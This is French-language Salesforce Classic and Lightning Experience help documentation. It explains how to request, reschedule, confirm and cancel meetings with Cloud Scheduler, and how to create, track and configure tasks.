- Vous pouvez inviter jusqu'à 50 personnes à une réunion. Les invités peuvent inclure uniquement des contacts, des pistes ou des comptes personnels, uniquement des collaborateurs qui utilisent Salesforce, ou une combinaison.
- Nous recommandons d'installer Salesforce pour Outlook pour pouvoir synchroniser vos événements de calendrier entre Salesforce et Microsoft® Outlook®.

  Avant de proposer des horaires de réunion, il est préférable de mettre à jour le calendrier Salesforce pour indiquer vos disponibilités.

**Éditions**

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de **Personal Edition** et **Database.com**

**AUTORISATIONS UTILISATEUR**

Pour demander une réunion :

- Modifier les événements

  ET

  Envoyer un e-mail

Pour demander une réunion :

1. Accédez à la section Calendrier de l'onglet Accueil ou à la liste associée Activités en cours de la page de détail du contact, de la piste ou du compte personnel que vous souhaitez inviter à une réunion.
2. Cliquez sur **Nouvelle demande de réunion**.

   Si ce bouton ne s'affiche pas dans le calendrier de l'onglet Accueil ou de la liste associée Activités en cours, demandez à votre administrateur Salesforce de l'ajouter.
3. Cliquez sur **À** pour inviter des collègues, des pistes, des contacts ou des comptes personnels à la réunion.
   a. Sélectionnez le type d'invité dans la liste déroulante. Les comptes personnels sont renvoyés dans les recherches de contacts et peuvent être ajoutés en tant qu'invités.
   b. Saisissez le nom ou une partie du nom dans la zone de texte ou laissez ce champ vide pour étendre la recherche.
   c. Cliquez sur **OK**.
   d. Dans la zone Résultats de recherche, activez la case en regard des personnes à inviter, puis cliquez sur **Insérer les éléments sélectionnés**. Pour ajouter des invités, effectuez une nouvelle recherche et sélectionnez les personnes souhaitées. Si une icône d'avertissement s'affiche (⚠) en regard du nom d'une personne, vous ne pouvez pas l'inviter à la réunion car aucune adresse e-mail n'est spécifiée dans son enregistrement. Une fois l'adresse e-mail ajoutée à son enregistrement, vous pouvez l'inviter à des réunions.
   e. Cliquez sur **Terminé**.
   f. Pour retirer un invité, cliquez sur « x » en regard du nom de la personne dans le champ `À`. Vous pouvez supprimer tous les invités, sauf si vous avez demandé la réunion à partir d'une liste associée Activités en cours. Dans ce cas, le premier contact, la première piste ou le premier compte personnel dans le champ `À` ne peut pas être supprimé.
4. Saisissez un objet et un emplacement.

   Si vous avez demandé la réunion à partir d'une liste associée Activités en cours, l'objet par défaut est une combinaison du nom de compte de la piste ou du contact et du nom de société spécifié dans vos informations personnelles. Par exemple, si vous envoyez une demande de réunion à un contact de la société Sterling et que vous travaillez pour Acme, l'objet par défaut est `Sterling et Acme`. L'emplacement par défaut est toujours `À déterminer`.

5. Sélectionnez l'un des onglets suivants :
   - **Je propose les horaires de réunion** - sélectionnez jusqu'à cinq horaires dans un calendrier indiquant vos heures de disponibilité.
   - **Laisser Salesforce proposer les horaires de réunion** : choisissez la durée et la période de la réunion, et laissez Salesforce proposer jusqu'à cinq horaires.
6. Cliquez sur **Suivant**.
7. Rédigez un message destiné aux invités, puis cliquez sur **Envoyer**.

   Notez les éléments suivants :
   - Votre signature électronique est automatiquement ajoutée à votre message.
   - Lorsque vous cliquez sur **Envoyer**, Salesforce envoi l'e-mail de demande de réunion aux invités.
   - La page Web de la réunion affiche tous les messages échangés entre vous et les invités. Ces messages comprennent les e-mails que les invités rédigent en réponse à votre demande.
   - Si vous avez demandé la réunion à partir d'une liste associée Activités en cours, la réunion s'affiche uniquement dans la page de détail de ce contact ou de cette piste. Elle ne s'affiche dans la liste associée Activités en cours d'aucun autre invité. Par exemple, si vous avez demandé une réunion à Béatrice Durand à partir de sa page de détail, puis cliqué sur le champ **À** pour inviter Jean Dupont, la réunion demandée s'affiche uniquement dans la liste associée Activités en cours de Béatrice Durand, pas dans celle de Jean Dupont. Si vous avez demandé la réunion à partir de la section Calendrier de l'onglet Accueil, la réunion ne s'affiche dans la liste associée Activités en cours ni de Béatrice Durand ni de Jean Dupont.

Une fois votre demande de réunion envoyée, attendez que les invités répondent avec leurs disponibilités horaires. Confirmez ensuite la réunion en sélectionnant l'heure définitive de la réunion.

## Conseils pour proposer des heures de réunion dans Salesforce Classic

Lorsque vous demandez une réunion à l'aide de Cloud Scheduler, vous pouvez proposer des horaires ou laisser Salesforce le faire pour vous. L'un des avantages de laisser Salesforce proposer des heures de réunion se manifeste en cas de délai prolongé entre l'envoi de la demande de réunion et sa consultation par le premier invité. Par exemple, si vous demandez une réunion avec un contact le lundi et que ce contact ne voit pas votre demande avant le jeudi, Salesforce propose des horaires à partir du jeudi, pas à partir de la date de demande de la réunion.

### Proposer des horaires de réunion

Lorsque vous proposez des horaires de réunion :

- Les heures proposées ne sont pas enregistrées dans votre calendrier Salesforce. La réunion s'affiche dans votre calendrier uniquement lorsque vous avez confirmé la réunion.
- Lorsque l'invité affiche votre demande de réunion, les horaires proposés sont indiqués dans votre fuseau horaire. Les horaires proposés ne sont pas affichés dans le fuseau horaire de l'invité.
- Vous ne pouvez pas proposer une heure passée (située avant la ligne noire du calendrier).
- Les zones grisées du calendrier indiquent les périodes auxquelles vous et vos collègues êtes occupés selon vos calendriers Salesforce. Des zones plus sombres sont affichées lorsque plusieurs collègues sont occupés en même temps.
- Utilisez le champ `Durée` pour modifier la longueur de votre réunion.
- Pour supprimer une heure proposée, survolez-la, puis cliquez sur « x ».

Éditions

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de **Personal Edition** et **Database.com**

AUTORISATIONS UTILISATEUR

Pour demander une réunion :
- Modifier les événements

  ET

  Envoyer un e-mail

### Autoriser Salesforce à proposer de nouveaux horaires de réunion

Lorsque Salesforce propose des heures de réunion :

- Vous ne connaissez pas les heures proposées avant d'envoyer la demande de réunion. Lorsque le premier invité affiche votre demande, Salesforce consulte le calendrier de tous les collègues invités à la réunion et propose des horaires de réunion en fonction de leur disponibilité.

  Salesforce essaie de ne pas proposer des horaires auxquels les invités ont déjà sélectionné des réunions non confirmées. Par exemple, si vous demandez une réunion au cours des cinq jours ouvrables suivants et que vos invités répondent en proposant mardi et mercredi de 14:00 à 15:00, lorsque vous demandez une autre réunion à la même période Salesforce ne propose pas mardi et mercredi de 14:00 à 15:00, sauf si votre calendrier est totalement occupé par des réunions non confirmées et d'autres événements.

- Par défaut, Salesforce propose des horaires compris entre 9h00 et 17h00 dans votre fuseau horaire. Cependant, si vous avez modifié les champs `Début de la journée` et `Fin de la journée` dans votre page Paramètres des informations personnelles, Salesforce utilise ces paramètres.

Remarque: Si vous ne souhaitez pas organiser la réunion à des horaires spécifiques (par exemple de 12:00 à 14:00), planifiez un événement récurrent dans votre calendrier Salesforce afin de bloquer ces heures.

Le tableau suivant présente les paramètres qui contrôlent comment Salesforce propose des horaires de réunion.

| Champ | Description |
| --- | --- |
| `Durée` | Durée de la réunion. |
| `Plage horaire` | Délai sous lequel Salesforce propose des horaires de réunion :<br>• Cinq jours ouvrables suivants / dix jours ouvrables suivants : Salesforce essaie de répartir les horaires proposés sur cette période. Par exemple, si votre période correspond aux cinq jours ouvrables suivants et que le premier invité consulte la demande un lundi, Salesforce essaie de proposer un horaire chaque jour de la semaine. Si vous êtes occupé(e) certains jours de la semaine, Salesforce concentre les horaires proposés sur les autres jours.<br>Les jours ouvrables ne comprennent pas le samedi et le dimanche.<br>• N'importe quand : Salesforce essaie de proposer cinq horaires de réunion au cours des cinq jours ouvrables suivants. S'il ne parvient pas à proposer suffisamment d'horaires, il allonge la période aux dix jours ouvrables suivants. Si Salesforce ne parvient toujours pas à proposer cinq horaires, il recherche des plages disponibles au cours des quatre semaines suivantes.<br>Lorsque vous sélectionnez cette option, Salesforce peut proposer des horaires sur les sept semaines suivantes (5 + 10 + 20 jours ouvrables = 7 semaines). |

## Changement des invités à une réunion demandée dans Salesforce Classic

Lorsque vous utilisez Cloud Scheduler pour demander une réunion, vous pouvez ajouter ou retirer des invités à tout moment.

**Éditions**

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de **Personal Edition** et **Database.com**

**AUTORISATIONS UTILISATEUR**

Pour ajouter et retirer des invités d'une demande de réunion :

- Modifier les événements

  ET

  Envoyer un e-mail

1. Ouvrez votre réunion en utilisant l'une de ces méthodes :
   - Dans la section Calendrier de l'onglet Accueil, cliquez sur le sous-onglet **Demandes de réunion**, puis sur l'objet de votre réunion. Si le sous-onglet **Réunions planifiées** ne s'affiche pas dans la section Calendrier, demandez votre administrateur de l'ajouter.
   - Si vous avez demandé la réunion depuis la liste associée Activités en cours pour un contact, une piste ou un compte personnel, cliquez sur l'objet de votre réunion dans la liste associée.
   - Dans l'e-mail de notification que vous avez reçu lorsque qu'un invité a répondu à votre demande de réunion, cliquez sur **Afficher la réponse et la réunion planifiée**.
2. Procédez comme suit :
   - Cliquez sur **À** pour inviter des collègues, des pistes, des contacts ou des comptes personnels à la réunion.
   - Cliquez sur « x » en regard du nom d'un invité pour le retirer de la réunion.

     Vous pouvez supprimer tous les invités, sauf si vous avez demandé la réunion à partir d'une liste associée Activités en cours. Dans ce cas, le premier contact, la première piste ou le premier compte personnel dans le champ `À` ne peut pas être supprimé.

   Le calendrier est automatiquement mis à jour en fonction des personnes que vous ajoutez ou retirez pour la réunion.

   Remarque: Si **Fermer** est le seul bouton affiché dans la page, vous n'êtes pas autorisé(e) à modifier la réunion demandée. Demandez à l'organisateur de modifier les détails de la réunion ou demandez à l'administrateur Salesforce de vous accorder les autorisations requises.
3. Cliquez sur **Envoyer la mise à jour**.
4. Saisissez un message. Par exemple, vous pouvez informer les invités que vous ajoutez ou supprimez de la réunion.
5. Sélectionnez l'une des options suivantes :
   - **Envoyer à tous les invités** : permet d'envoyer une mise à jour à tous les invités existants et ajoutés, et un avis d'annulation à tous les invités retirés.
   - **Envoyer uniquement aux invités modifiés** : permet d'envoyer une mise à jour à tous les invités ajoutés et un avis d'annulation à tous les invités retirés.

### Replanification d'une réunion demandée dans Salesforce Classic

Si vous avez utilisé Cloud Scheduler pour demander une réunion qui n'a pas été confirmée, vous pouvez la replanifier et proposer de nouveaux horaires. Toutefois, une réunion est convertie en événement lorsque vous la confirmez. Par conséquent, vous ne pouvez pas proposer de nouveaux horaires. Pour reprogrammer un événement, modifiez l'événement pour modifier sa date et envoyer une mise à jour aux invités.

Si **Fermer** est le seul bouton affiché dans la page, vous n'êtes pas autorisé(e) à modifier la réunion demandée. Demandez à l'organisateur de modifier les détails de la réunion ou demandez à l'administrateur Salesforce de vous accorder les autorisations requises.

**Éditions**

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de **Personal Edition** et **Database.com**

**AUTORISATIONS UTILISATEUR**

Pour replanifier une réunion :
- Modifier les événements

  ET

  Envoyer un e-mail

1. Ouvrez votre réunion en utilisant l'une de ces méthodes :
   - Dans la section Calendrier de l'onglet Accueil, cliquez sur le sous-onglet **Demandes de réunion**, puis sur l'objet de votre réunion. Si le sous-onglet **Réunions planifiées** ne s'affiche pas dans la section Calendrier, demandez votre administrateur de l'ajouter.
   - Si vous avez demandé la réunion depuis la liste associée Activités en cours pour un contact, une piste ou un compte personnel, cliquez sur l'objet de votre réunion dans la liste associée.
   - Dans l'e-mail de notification que vous avez reçu lorsque qu'un invité a répondu à votre demande de réunion, cliquez sur **Afficher la réponse et la réunion planifiée**.
2. Cliquez sur **Replanifier**, puis proposez de nouveaux horaires.

   Lorsque les invités ont répondu à votre demande mise à jour, vous pouvez confirmer la réunion.

### Confirmation d'une réunion demandée dans Salesforce Classic

Une fois Cloud Scheduler utilisé pour demander une réunion, attendez que les invités répondent avec leurs disponibilités horaires. Lorsqu'ils ont répondu, vous recevez un e-mail de notification et la réunion dans Salesforce est automatiquement mise à jour avec les horaires sélectionnés par les invités. Vous pouvez ensuite sélectionner le meilleur horaire et confirmer la réunion.

La page de confirmation de la réunion s'affiche en lecture seule pour les collègues sans l'autorisation « Modifier les événements » et les collègues sans l'autorisation « Modifier » sur l'enregistrement du contact ou de la piste associé à une réunion proposée.

Si votre administrateur a ajouté des champs requis aux événements, vous êtes invité à mettre à jour ces champs avant la conversion de la réunion en événement.

**Éditions**

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de **Personal Edition** et **Database.com**

**AUTORISATIONS UTILISATEUR**

Pour confirmer une réunion :
- Modifier les événements

  ET

  Envoyer un e-mail

1. Ouvrez votre réunion en utilisant l'une de ces méthodes :
   - Dans la section Calendrier de l'onglet Accueil, cliquez sur le sous-onglet **Demandes de réunion**, puis sur l'objet de votre réunion. Si le sous-onglet **Réunions planifiées** ne s'affiche pas dans la section Calendrier, demandez votre administrateur de l'ajouter.
   - Si vous avez demandé la réunion depuis la liste associée Activités en cours pour un contact, une piste ou un compte personnel, cliquez sur l'objet de votre réunion dans la liste associée.
   - Dans l'e-mail de notification que vous avez reçu lorsque qu'un invité a répondu à votre demande de réunion, cliquez sur **Afficher la réponse et la réunion planifiée**.
2. Sélectionnez une heure, puis cliquez sur **Confirmer**.

   Le bouton **Confirmer** s'affiche une fois l'heure de la réunion sélectionnée. Si vous ne sélectionnez aucune heure, le bouton **Envoyer la mise à jour** s'affiche à la place pour vous permettre d'envoyer un message à l'invité sans confirmer l'heure de la réunion.

   Pour vous aider à sélectionner une heure, utilisez les outils suivants :

- Les coches vertes indiquent les horaires auxquels chaque invité peut assister à la réunion.
- `Libre` indique vos disponibilités en fonction de votre calendrier Salesforce.
- Si aucun horaire ne convient aux invités, proposez de nouveaux horaires et replanifiez la réunion.

3. Vous pouvez également saisir un message pour l'invité.
4. Cliquez sur **Envoyer** pour confirmer la réunion.

   Salesforce, puis :

   - Envoyez un e-mail à l'invité pour l'informer de la date et de l'heure finales de la réunion.
   - Convertit la demande de réunion en nouvel événement multi-personnes. Le dernier message envoyé à l'invité s'affiche dans le champ `Description` de l'événement, mais aucun autre message échangé avec l'invité n'est enregistré.

     Ces événement s'affiche dans la section Calendrier de l'onglet Accueil. Si vous avez demandé une réunion depuis une liste associée Activités en cours, l'événement s'affiche également dans la liste associée Activités en cours de ce contact, cette piste ou ce compte personnel.

## Annulation d'une réunion demandée dans Salesforce Classic

Si vous avez utilisé Cloud Scheduler pour demander une réunion, et que la réunion n'a pas été confirmée, vous pouvez l'annuler. Salesforce envoie automatiquement une notification d'annulation aux invités. Lorsque vous confirmez une réunion, elle est convertie en événement que vous pouvez supprimer comme tout autre événement.

Éditions

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de **Personal Edition** et **Database.com**

AUTORISATIONS UTILISATEUR

Pour annuler une réunion :

- Modifier les événements

  ET

  Envoyer un e-mail

1. Ouvrez votre réunion en utilisant l'une de ces méthodes :
   - Dans la section Calendrier de l'onglet Accueil, cliquez sur le sous-onglet **Demandes de réunion**, puis sur l'objet de votre réunion. Si le sous-onglet **Réunions planifiées** ne s'affiche pas dans la section Calendrier, demandez votre administrateur de l'ajouter.
   - Si vous avez demandé la réunion depuis la liste associée Activités en cours pour un contact, une piste ou un compte personnel, cliquez sur l'objet de votre réunion dans la liste associée.
   - Dans l'e-mail de notification que vous avez reçu lorsque qu'un invité a répondu à votre demande de réunion, cliquez sur **Afficher la réponse et la réunion planifiée**.
2. Cliquez sur **Annuler la réunion**.

   Vous pouvez également cliquer sur **Suppr** en regard de la réunion dans la liste associée Activités en cours.

   Remarque: Si **Fermer** est le seul bouton affiché dans la page, vous n'êtes pas autorisé(e) à modifier la réunion demandée. Demandez à l'organisateur de modifier les détails de la réunion ou demandez à l'administrateur Salesforce de vous accorder les autorisations requises.
3. Cliquez sur **OK** pour confirmer l'annulation.

   Salesforce envoie un e-mail d'annulation de réunion à tous les invités. Les réunions annulées sont définitivement supprimées, sans passer par la Corbeille.

### Répondre aux invitations à un événement dans Salesforce Classic

Acceptez ou refusez une invitation à un événement. Lorsque vous avez accepté une invitation, vous pouvez l'ajouter à l'événement dans Outlook.

Lorsqu'un collègue vous invite à un événement, vous recevez un e-mail contenant un lien vers l'événement. L'événement est également affiché sous l'onglet Accueil. Pour accepter ou refuser l'événement :

Éditions

Disponible dans Salesforce Classic avec : **Toutes** les éditions sauf **Personal Edition** et **Database.com**

1. Cliquez sur la description de l'événement.
2. Vous pouvez également saisir une réponse.
3. Si l'événement est unique, cliquez sur **Accepter la réunion** ou **Refuser la réunion**. Si vous avez été invité(e) à une série d'événements, cliquez sur **Accepter la série** ou **Refuser la série**.

   Remarque: Si vous souhaitez participer à certains événements et décliner d'autres événements d'une série, acceptez la série, puis refusez des événements spécifiques.

CONSULTER ÉGALEMENT :

Création d'un rendez-vous Outlook pour un événement dans Salesforce Classic

## Tâches

Conservez votre liste de tâches à faire dans Salesforce et contrôlez vos affaires et vos comptes. Associez aisément chaque tâche à des enregistrements de piste, de contact, de campagne, de contrat et à d'autres informations utiles. Salesforce offre plusieurs outils pour optimiser votre productivité : la création et la mise à jour rapides de tâches, de listes de tâches préfiltrées et d'options de notification de tâche.

1. Gestion des tâches
   Dans Salesforce, les tâches sont un outil puissant qui facilite le suivi de votre travail et la conclusion d'affaires. Associez-les à des opportunités, des pistes, des comptes, des contacts, et gérez-les dans ces enregistrements, dans des listes et dans des rapports.
2. Considérations relatives à l'utilisation de tâches
   Salesforce affiche toujours la date d'échéance d'une tâche dans le fuseau horaire que vous avez sélectionné dans Mes paramètres. Votre administrateur Salesforce peut ajouter des conditions de fermeture d'une tâche, par exemple inviter à saisir un commentaire. Si votre administrateur Salesforce a configuré plusieurs statuts Fermé ou Ouvert pour des tâches, sélectionnez un statut pour pouvoir continuer. L'utilisation de tâches est différente dans Lightning Experience et dans Salesforce Classic.
3. Répétition d'une tâche
   Ajustez aisément la date d'échéance d'une tâche récurrente ou éliminez l'encombrement des tâches récurrentes dans votre liste des tâches futures. Utilisez des tâches répétitives afin de répéter une tâche pendant un nombre de jours spécifique après le déclencheur de votre choix. la tâche suivante de la série est créée uniquement lorsque la tâche en cours est échue ou marquée terminée. Les tâches répétitives représentent une alternative rationalisée aux tâches à fréquence régulière lorsqu'il n'est pas nécessaire que la tâche se termine un jour spécifique.
4. Attribuer des tâches à plusieurs personnes dans Salesforce Classic
   Attribuez à 100 collaborateurs au maximum une copie indépendante de la même tâche. Par exemple, vous pouvez créer une tâche « Soumettre vos rapports de dépenses » avec la date d'échéance appropriée et l'attribuer à une équipe de responsables de comptes.

5. Notifications de tâches
   Définissez des options d'envoi ou de réception d'une notification par e-mail lors de l'attribution d'une tâche.

CONSULTER ÉGALEMENT :

Activités

Événements et calendriers

## Gestion des tâches

Dans Salesforce, les tâches sont un outil puissant qui facilite le suivi de votre travail et la conclusion d'affaires. Associez-les à des opportunités, des pistes, des comptes, des contacts, et gérez-les dans ces enregistrements, dans des listes et dans des rapports.

1. Gestion des tâches dans Lightning Experience
   Créez, mettez à jour et suivez vos propres tâches, les tâches déléguées à d'autres utilisateurs et les tâches d'une opportunité, une piste, un compte ou un contact. Utilisez la page d'accueil, la liste de tâches ou la chronologie des activités. Vous pouvez également suivre les tâches dans des rapports.
2. Gestion des tâches dans Salesforce Classic
   Vous pouvez suivre, créer et mettre à jour vos propres tâches, et celles d'autres utilisateurs, à plusieurs emplacements de Salesforce. Les tâches sont affichées dans les vues de liste des activités et les vues de calendrier, dans les fils Chatter et dans les enregistrements auxquels les tâches sont associées, notamment les contacts et les comptes. Vous pouvez également suivre les tâches dans les rapports.

### Gestion des tâches dans Lightning Experience

Créez, mettez à jour et suivez vos propres tâches, les tâches déléguées à d'autres utilisateurs et les tâches d'une opportunité, une piste, un compte ou un contact. Utilisez la page d'accueil, la liste de tâches ou la chronologie des activités. Vous pouvez également suivre les tâches dans des rapports.

Use Tasks in Lightning Experience to Boost Sales Productivity

- Dans la page d'accueil, les tâches du jour affichent vos cinq prochaines tâches de la journée.
- Dans la vue Kanban des opportunités, des cartes affichent des alertes lorsqu'une tâche est en retard ou si aucune activité en cours n'existe. Pour créer ou mettre à jour une tâche, cliquez sur le triangle jaune.
- Dans une opportunité, une piste, un compte ou un contact individuel, utilisez l'éditeur et la chronologie des activités pour créer et utiliser des tâches, des réunions, des appels et des e-mails.
- Utilisez la liste de tâches pour travailler sur les tâches de la journée, toutes vos tâches en cours, les tâches en retard et les tâches terminées au cours des sept derniers jours. Dans le menu de navigation, accédez à **Tâches**, puis sélectionnez une vue.

  Pour garder les récentes tâches en retard (échues au cours des 30 derniers jours) actives tout en les mettant de côté, **Mes tâches** les réduit lorsque leur nombre atteint 10 ou plus. **Toutes les tâches en retard** indique toutes les tâches en retard. **Déléguée** affiche les tâches que vous avez créées et attribuées à des personnes de rang inférieur dans la hiérarchie des rôles de votre organisation Salesforce.

  Vous pouvez également utiliser des rapports d'activité pour afficher les tâches attribuées à des personnes de rang inférieur au vôtre dans la hiérarchie des rôles de votre organisation Salesforce.

Éditions

Disponible dans Lightning Experience avec : **Developer** Edition, **Enterprise** Edition **Group** Edition, **Performance** Edition, **Professional** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour créer des tâches
- Modifier les tâches

Remarque: Vous pouvez supprimer un contact ou un enregistrement dans une tâche sans supprimer la tâche. Par exemple, supposons qu'une tâche est associée au Contact A et au Contact B, et que vous souhaitez l'associer uniquement au Contact A. Au lieu de supprimer la tâche, retirez le Contact B du champ `Nom`.

CONSULTER ÉGALEMENT :

Considérations relatives à l'utilisation de tâches dans Lightning Experience

## Gestion des tâches dans Salesforce Classic

Vous pouvez suivre, créer et mettre à jour vos propres tâches, et celles d'autres utilisateurs, à plusieurs emplacements de Salesforce. Les tâches sont affichées dans les vues de liste des activités et les vues de calendrier, dans les fils Chatter et dans les enregistrements auxquels les tâches sont associées, notamment les contacts et les comptes. Vous pouvez également suivre les tâches dans les rapports.

Éditions

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR

Pour créer des tâches :
- Modifier les tâches

### Suivi des tâches

Vous pouvez suivre vos tâches et celles des autres dans divers emplacements. Pour afficher les vues de liste des activités, cliquez sur dans la page Accueil ou dans une vue de calendrier, ou accédez à la vue quotidienne ou hebdomadaire du calendrier.

**Tâches qui vous sont attribuées**

- L'onglet Accueil dans la section Mes tâches
- Une vue de liste d'activités : Sélection d'une vue de liste existante ou personnalisation d'une vue
- Votre fil Chatter : Suivi d'une tâche pour suivre les publications, les commentaires et les mises à jour la concernant

**Tâches bientôt échues**

- La vue de liste **Mes activités**
- **Today** dans l'application Salesforce1 pour iOS ou Android
- La liste **Mes tâches** de Salesforce1

**Tâches associées à un autre enregistrement, tel qu'un contact ou un compte**

- La page de détail des autres enregistrements, dans les listes associées Activités en cours et Historique des activités
- Votre fil Chatter et dans le fil Chatter de l'autre enregistrement
- Rapports sur les activités

  Remarque: Vous pouvez éliminer un contact ou un enregistrement d'une tâche sans supprimer la tâche. Par exemple, supposons qu'une tâche est associée au Contact A et au Contact B, et que vous souhaitez l'associer uniquement au Contact A. Au lieu de supprimer la tâche, retirez le Contact B du champ `Nom`.

**Tâches déléguées (attribuées à des personnes de niveau inférieur dans la hiérarchie de votre organisation)**

- La vue de liste **Mes activités déléguées**
- Rapports sur les activités
- La liste **Tâches déléguées** de Salesforce1

**Tâches en retard**

- La vue de liste d'activités **En retard**
- La liste **Tâches en retard** de Salesforce1

**Tâches terminées**

- La vue de liste **Mes activités**
- La liste **Tâches terminées** de Salesforce1

**Tâches que vous avez attribuées à d'autres personnes**

- La vue de liste **Mes activités déléguées**
- Rapports sur les activités

**Tâches attribuées à des personnes de niveau inférieur dans la hiérarchie de votre organisation**

- La vue de liste **Activités de mon équipe**
- Rapports sur les activités

### Affichage des détails de tâches

Dans un calendrier, dans une vue de liste des activités, dans une liste associée ou sous l'onglet Accueil, vous pouvez afficher les détails d'une tâche de deux façons :

- Survolez l'objet d'une tâche.
- Cliquez sur l'objet.

Dans la page de détail d'une tâche, pour afficher les détails d'une seule tâche dans une série récurrente ( ), sélectionnez le sous-onglet Afficher la tâche. Pour afficher les détails de la série, sélectionnez le sous-onglet Afficher la série.

### Création de tâches

**Sous l'onglet Accueil**
Dans l'onglet Accueil, sous Mes tâches, cliquez sur **Nouveau**.

**Dans un fil Chatter**
Si vous créez une page dans le fil d'un enregistrement, par exemple un contact, Salesforce associe automatiquement la tâche à l'enregistrement.

**Dans le menu latéral**
Dans le menu latéral de Salesforce, sélectionnez **Tâche** dans la liste déroulante Créer.

**Dans la page de détail d'un autre enregistrement**

- Dans la liste associée Activités en cours, cliquez sur **Nouvelle tâche**.
- Dans la liste associée Historique des activités, cliquez sur **Consigner un appel** pour ajouter un enregistrement de tâche avec un statut Terminé.

Salesforce associe automatiquement la tâche à l'enregistrement.

**Dans une vue quotidienne ou hebdomadaire d'un calendrier**
Sous Mes tâches, cliquez sur **Nouveau**.

**Dans une vue de liste d'activités ( )**
Dans une vue de liste, cliquez sur **Nouvelle tâche**.

### Mise à jour des tâches

Partout où vous pouvez afficher les détails de tâches (à l'exception des rapports), vous pouvez modifier une tâche si vous disposez de l'autorisation de modification.

## Considérations relatives à l'utilisation de tâches

Salesforce affiche toujours la date d'échéance d'une tâche dans le fuseau horaire que vous avez sélectionné dans Mes paramètres. Votre administrateur Salesforce peut ajouter des conditions de fermeture d'une tâche, par exemple inviter à saisir un commentaire. Si votre administrateur Salesforce a configuré plusieurs statuts Fermé ou Ouvert pour des tâches, sélectionnez un statut pour pouvoir continuer. L'utilisation de tâches est différente dans Lightning Experience et dans Salesforce Classic.

1. Considérations relatives à l'utilisation de tâches dans Lightning Experience
   Tenez compte des considérations ci-dessous relatives à la propriété, à l'affichage, à la création et à la mise à jour de tâches.
2. Considérations relatives à l'utilisation de tâches dans Salesforce Classic
   Tenez compte des considérations ci-dessous relatives à la propriété, à l'affichage, à la création et à la mise à jour de tâches.

CONSULTER ÉGALEMENT :

Rappels d'activité dans Salesforce Classic

Personnalisation de votre expérience Salesforce

## Considérations relatives à l'utilisation de tâches dans Lightning Experience

Tenez compte des considérations ci-dessous relatives à la propriété, à l'affichage, à la création et à la mise à jour de tâches.

Éditions

Disponible dans Lightning Experience avec : **Developer** Edition, **Enterprise** Edition **Group** Edition, **Performance** Edition, **Professional** Edition et **Unlimited** Edition

**Les tâcches ne peuvent avoir qu'un seul propriétaire à la fois**
Une tâche ne peut appartenir qu'à une seule personne. Si vous réattribuez une tâche à une autre personne, elle ne figure plus dans votre liste de tâches, sauf si la personne est de niveau inférieur dans la hiérarchie des rôles. Dans ce cas, la tâche est affichée dans la vue Délégué de votre liste de tâches.

**Les responsables ne peut pas modifier les tâches d'autres personnes**
Tous les utilisateurs peuvent réattribuer une tâche à un collègue. Les responsables dans la hiérarchie des rôles peuvent afficher les tâches qu'ils ont attribuées à des utilisateurs de niveau inférieur dans la hiérarchie. Ils peuvent également utiliser des rapports pour afficher les tâches des utilisateurs de niveau inférieur dans la hiérarchie, mais ils ne peuvent pas les modifier.

**Aucune tâche récurrente**
Vous ne pouvez pas créer des tâches récurrentes. Cependant, votre liste de tâches et la chronologie des activités affichent chaque tâche créées dans une série dans Salesforce Classic. Si une tâche individuelle vous est attribuée, vous pouvez la modifier.

**Limitations des notifications par e-mail d'attributions de tâches**
Lightning Experience n'affiche aucune option d'envoi d'un e-mail lorsque vous attribuez une tâche. De la même façon, aucun paramètre de réception d'e-mail n'est affiché lorsque quelqu'un attribue une tâche. Cependant, si vous basculez de Lightning Experience vers Salesforce Classic, l'une de ces options peut être disponible. Elle dépend de la configuration de votre organisation Salesforce par votre administrateur. Si l'une de ces options est disponible, vous pouvez recevoir des e-mails pour les tâches que vous vous attribuez ou les tâches créées avec un statut Terminé.

**Aucun rappel de tâche**
Lightning Experience n'affiche pas de rappel de tâche.

CONSULTER ÉGALEMENT :

Considérations relatives à l'utilisation d'événements et de calendriers dans Lightning Experience

Considérations relatives à l'utilisation des activités

## Considérations relatives à l'utilisation de tâches dans Salesforce Classic

Tenez compte des considérations ci-dessous relatives à la propriété, à l'affichage, à la création et à la mise à jour de tâches.

Éditions

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de **Database.com**

### Tâches récurrentes ( )

**Seul le type d'enregistrement par défaut est autorisé**

Si vous appliquez un type d'enregistrement différent du type par défaut, Salesforce applique néanmoins le type par défaut à votre tâche récurrente. Salesforce n'affiche pas les champs de listes de sélection associés au type d'enregistrement par défaut.

**Aucune `Date d'échéance` dans les tâches récurrentes**

Le champ `Date d'échéance` est désactivé dans les tâches récurrentes, car les tâches de la série ont des dates d'échéance différentes.

**Conséquences de la modification d'une série de tâches ou de tâches uniques dans une série**

ATTENTION: Les modifications apportées à une série de tâches récurrentes remplacent celles apportées aux tâches uniques dues (les modifications apportées à une série n'affectent pas les tâches dues avant la date actuelle). Si vous modifiez l'un des paramètres ci-dessous dans une série, les liens vers les tâches dues sont rompus. Les déclencheurs et les workflow sont également réinitialisés.

- Fréquence
- Date de début ou de fin de la récurrence

**Statut de la tâche**

Vous ne pouvez pas modifier le statut d'une série de tâches. Vous pouvez modifier uniquement le statut de tâches uniques dans une série.

**Rappels de tâches**

Si vous créez une tâche récurrente et laissez la case de rappel sélectionnée, vous recevez un rappel pour chaque tâche unique de la série.

**Pièces jointes à des tâches**

Vous pouvez joindre des fichiers à une série de tâches récurrentes. Une fois la série créée, vous pouvez ajouter ou supprimer les pièces jointes à chaque tâche unique de la série.

Les pièces jointes sont affichées uniquement dans la page de détail de la tâche, pas dans la page de détail des autres enregistrements auxquels la tâche est associée. Si la liste associée Pièces jointes n'est pas affichée dans la page de détail de la tâche, demandez à votre administrateur Salesforce de l'ajouter à la présentation de page de la tâche.

### Association de tâches à plusieurs contacts (activités partagées)

**Nombre maximal de contacts associés**

Vous pouvez associer une tâche à 50 contacts au maximum (mais à une seule piste) dans le champ `Nom`, y compris un contact principal. Si l'icône n'est pas affichée en regard du champ `Nom`, demandez à votre administrateur Salesforce d'activer les Activités partagées.

